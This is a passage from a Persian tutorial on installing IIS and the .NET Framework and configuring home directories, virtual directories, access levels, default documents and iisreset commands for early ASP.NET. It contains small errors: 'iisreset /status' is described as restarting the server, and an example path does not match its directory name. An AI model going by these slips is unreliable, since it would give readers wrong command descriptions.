توضیحات بیشتر در مورد جزئیات IIS که هنگام نصب انتخاب کرده اید :

- Documentation : فایل های راهنما و مثالهای وابسته را نصب می کند .
- File Transfer Protocol (FTP) : توانایی دانلود و آپلود را به سایت شما اضافه می کند .
- Front-page Server Extensions : اگر از ویژوال استودیو یا فرانت پیج استفاده می کنید بهتر است این گزینه را انتخاب کنید .
- Internet Service Manager : نگارش تحت وب توانایی های مدیریتی وب سایت .
- NNTP Service : اگر به پشتیبانی Network News نیاز دارید آنرا انتخاب نمایید .
- SMTP Service : توانایی فرستادن و یا دریافت ایمیل را فراهم می کند .



شکل ۲ -گزینه های مختلف IIS .

برای مدیریت IIS می توانید از قسمت Administrative tools در کنترل پنل Internet Service Manger را اجرا کنید .

نصب Net Framework :

حتما پس از نصب IIS اینکار را انجام دهید ! اگر ابتدا آنرا نصب و سپس IIS را نصب نمایید نگارشNet Framework شما ناقص خواهد شد . این مشکل احتمالا در نگارش های آتی IIS برطرف خواهد شد . برای نصبNet Framework حداقل دو راه وجود دارد : راه اول نصب کامل مجموعه ویژوال استودیو است که به همراه آن دات نت فریم ورک هم نصب خواهد شد . راه دوم استفاده از Setup بیست مگا بایتی دات نت فریم ورک است که بر روی سی دی های کامپوننت های ویژوال استودیو دات نت ، موجود می باشد . نصب آن هیچ نکته خاصی ندارد و فقط بر روی Next کلیک کنید . برای نصب کامل ویژوال استودیو دات نت چیزی حدود ۲ گیگا بایت را باید کنار بگذارید .


بهتر ا ست بر روی کامپیوتر سروری که می خواهید فایلهای خودتان را اجرا کنید سی دی کامپوننت های دات نت را کامل نصب کنید . حدود ٤۰۰ مگا بایت بیشتر نیست !

تنظیمات IIS برای ایجاد اولین برنامه ASP.NET :

الف) تغییر مکان دایرکتوریHome :

مکانی که فایلهای وب سرور شما بر روی آن ذخیره می گردد به نام دایرکتوری Home و یا Root شناخته می شود تعیین این دایرکتوری توسط IIS صورت می گیرد مسیر پیش فرض آن C:\Inetpub\WWWROOT می باشد و تعویض آن به هر مسیر دیگری توسط IIS امکان پذیر است .
برای اینکارInternet Service Manager را از قسمت Administrative tools در کنترل پنل ، اجرا کنید (شکل ۳) .
پس از اجرای آن روی Default web site کلیک راست کنید و گزینه خواص آنرا انتخاب نمایید . صفحه ی Default web site properties ظاهر خواهد شد . درTab ایی به نام Home Directory می توانید این مسیر پیش فرض را تعویض نمایید (در صورت لزوم) (شکل های ۴ و ۵)

در این صفحه گزینه های دیگری مانند توانایی های User هنگامی که به سایت شما دسترسی پیدا می کند را می توان مشاهده کرد . برای مثال پیش فرض آنRead و Browsing است که در اغلب موارد کافی می باشند .




شکل ۳ -گزینه های مختلف مدیریتی در ویندوز های ۲۰۰۰ به بالا.

در این صفحه برای تعیین دایرکتوری Home سه گزینه زیر وجود دارند :

- A directory located on this computer : که کاملا واضح بوده و پیش فرض می باشد .
- A share location on another computer : در این حالت یک دایرکتوری به اشتراک گذاشته شده روی کامپیوتر دیگر به عنوانHome در نظر گرفته می شود .

A Redirection to a URL : در این حالت اگر کسی سعی کند به سایت شما دسترسی پیدا کند و به آدرسی دیگر فوروارد خواهد شد . شبیه به کاری که سایت www.dot.tk انجام می دهد .




شکل ٤ -برای تنظیم کردن قسمت های مختلف وب سایت پیش فرض باید روی آن کلیک راست کرد و گزینه خواص آنرا انتخاب نمود.

ب) ایجاد یک دایرکتوری مجازی درIIS :


تمام ساب دایرکتوری ها در دایرکتوری Home (C:\Inetpub\WWWROOT)برای کاربران شما قابل دسترسی هستند . برای مثال اگر داخل آن دایرکتوری مفروضی به نام Test وجود داشته باشدC:\Inetpub\WWWROOT\Tools به صورت زیر قابل دستیابی است http://localhost/test

با ایجاد دایرکتوری مجازی می توان از دایرکتوری هایی استفاده کرد که الزاما ساب دایرکتوری در دایرکتوریHome وب سایت شما نیستند . برای مثال از دایرکتوری مانندC:\MyDir نیز به سادگی می توان با این روش بهرهمند شد . خصوصا این روش هنگامیکه شما از چندین سرور استفاده می کنید ارزش خودش را نشان می دهد.




شکل ۵ - تنظیم دایرکتوری Home در IIS .


برای ایجاد یک دایرکتوری مجازی Internet Service Manager را اجرا کنید . روی دکمه Action از نوار ابزار بالای صفحه آیتم New و سپس Virtual Directory را انتخاب کنید . اینکار را با کلیک راست روی آیتم Default Web Site هم می توانید انجام دهید در صفحه خوش آمد گویی ظاهر شده روی Next کل یک کنید . در صفحه بعد نام دلبخواهی را وارد نمایید . در صفحه بعدی موارد امنیتی مشخص شده اند که پیش فرض آنها برای اغلب سایت ها کافی هستند




شکل ٦ -نحوه ی شروع کردن ویزارد ایجاد دایرکتوری مجازی



شکل ۷ -مشخص کردن نامی برای دایرکتوری مجازی.



شکل ۸ -مشخص کردن مکان فیزیکی دایرکتوری مجازی




شکل ۹ -تعیین موارد امنیتی مرتبط با دایرکتوری مجازی.

راه دیگری هم برای انجام اینکار وجود دارد:

با استفاده از Windows Explorer دایرکتوری را که می خواهید بعنوان دایرکتوری مجازی مشخص نمایید ، انتخاب کنید . از منوی فایل گزینه Properties سپس بر روی Tab مربوط web sharing کلیک کنید و وب سایتی را که می خواهید دایرکتوری مجازی برای آن ایجاد کنید انتخاب نمایید . روی گزینه Share کردن فولدر کلیک کنید و در صفحه Edit Alias ، نام دل خواهی را مشخص

نمایید . سپس روی Ok کلیک نمایید . حذف این دایرکتوری مجازی هم در Internet Service Manager امکان پذیر است . فقط کافی است روی آن کلیک راست کرده وdelete را انتخاب کنید . حذف آن ، خود فایل ها را حذف نمی کند .



شکل ۱۰ - نحوه ی دیگر ایجاد دایرکتوری مجازی .

مروری بر سطوح دسترسی ها در هنگام ایجاد یک دایرکتوری مجازی :

هنگامیکه می خواهید یک دایرکتوری مجازی را ایجاد کنید با ۵ گزینه امنیتی بسیار مهم روبرو می شوید که لازم است مروری بر آنها ارائه شود:

- سطح دسترسی Read : در این حالت کاربران می توانند به سایت شما دسترسی پیدا کنند و محتویات آنرا مشاهده کنند . (به صورت پیش فرض انتخاب شده است)
- سطح دسترسیRun Scripts : توانایی اجرای اسکریپت ها را در دایرکتوری وب ارائه می دهد در این حالت برای دایرکتوری هایی که صفحات ASP به صورت باید در آنها اجرا شوند لازم است (پیش فرض انتخاب شده است) .
- سطح دسترسی Execute : امکان اجرای برنامه ها را دایرکتوری مجازی می دهد . این مورد برای دایرکتوری های مجازی که فایل های ASP موجود در آنها نیاز به ایجاد فایل روی سرور دارند باید فعال شود .
- سطح دسترسی Browse : کاربران را قادر می سازد تا لیست تمام ساب دایرکتوری ها را مشاهده کنند . اگر کاربری در این حالت آدرس یک دایرکتوری را وارد کند و صفحه ای را مشخص ننماید ، می تواند لیست دایرکتوری ها و فایل ها را مشاهده کند . اهمیت Default Document در اینجا مشخص می گردد .

نکته :

همانند دایرکتوری Home که می توان آن را یک فولدر به اشتراک گذاشته شده در شبکه انتخاب کرد و یا فوروارد کردن یک لینک ، این امکان برای دایرکتوری های مجازی نیز وجود دارد . در ویزارد مربوط به ایجاد دایرکتوری مجازی این امکان در نظر گرفت ه نشده است . برای حل این مشکل در ابتدا می توان یک دایرکتوری معمولی را روی هارد انتخاب کردو سپس با انتخاب خواص آن در IIS می توان مسیر شبکه را وارد نمود و مشکل را حل کرد.


تنظیم Default Document در IIS :

هنگامی که کاربری به وب سایت شما مراجعه می کند و صرفا مسیر یک دایرکتوری را مشخص کند بدون نوشتن نام صفحه درخواستی ، در صورت مشخص کردن Default document در IIS به این صفحه پیش فرض فرستاده می شود .

در IIS می توان صفر تا تعداد زیادی فایل را برای انجام اینکار مشخص و انتخاب کرد . اگر IIS فایلی را پیدا نکرد یک خطا را به کاربر نمایش می دهد و اگر امکان Browsing دایرکتوری را شما فعال کرده باشید بجای Error لیست دایرکتوری ها و فایل ها نمایش داده می شوند .

بهتر است از نام های استاندارد زیر برای مشخص کردن این سند پیش فرض استفاده کنید Index.htm و یا Default.aspx و مانند اینها .
برای تنظیم این موارد Internet Service Manager را اجرا کنید . پنجره خواص Default website را انتخاب کنید و Tab ایی به نام Document را انتخاب کنید Enable default document را فعال کرده و نام های پیش فرض را اصلاح کنید .

نکته :
گزینه دیگری که در Tab مربوط به Document در صفحه خواص Default web site وجود دارد ، Document footer است . بوسیله اینکار می توان به تمام اسناد روی سایت خودتان یک پاورقی اضافه کنید . فرمت آن هم باید H TML باشد مانند ؛ <bold> Copyright 2003</bold> .




شکل ۱۱ - مشخص کردن سند پیش فرض یک وب سایت.

متوقف کردن و راه اندازی مجدد یک وب سایت:

گاهی از اوقات لازم است برای انجام عملیاتی مانند نگهداری ، تهیه پشتیبان و یا ویروس یابی، سایت را متوقف کرد . متوقف کردن وب سایت در ارتباط تمام کاربران با سایت به صورت آنی مؤثر است . Pause کردن هم میسر است . این حالت سایت را متوقف نمی کند اما از فعالیت های جدید جلوگیری می کند . برای وب سایت های بسیار پرکار و پر مشغله ، مدیر سایت بهتر است ابتدا این کار را انجام دهد و سپس سایت را متوقف کند .

با استفاده از برنامه های ASP.NET دلایل زیادی برای متوقف کردن یا Pause کردن یک وب سرور وجود ندارد .



شکل ۱۲ - نحوه ی راه اندازی و یا متوقف کردن یک وب سایت.

نکته :

از طریق خط فرمان هم می توان اینکار را انجام داد لیست آن به شرح زیر است :

- iisreset /restart :وب سرور را متوقف و سپس راه اندازی می کند.
- iisreset /start : وب سرور را راه اندازی می کند.
- iisreset /stop : وب سرور را متوقف می کند.
- iisreset /reboot : کامپیوتر را راه اندازی مجدد می کند.
- iisreset /rebootonerror : در صورت بروز خطا هر یک از مراحل متوقف سازی یا راه اندازی مجدد وب سرور ؛ کامپیوتر را ریست می کند.
- iisreset /status : وب سرور را متوقف و سپس راه اندازی می کند
- iisreset /? : راهنمای این دستور را نمایش می دهد

ایجاد SubWeb :

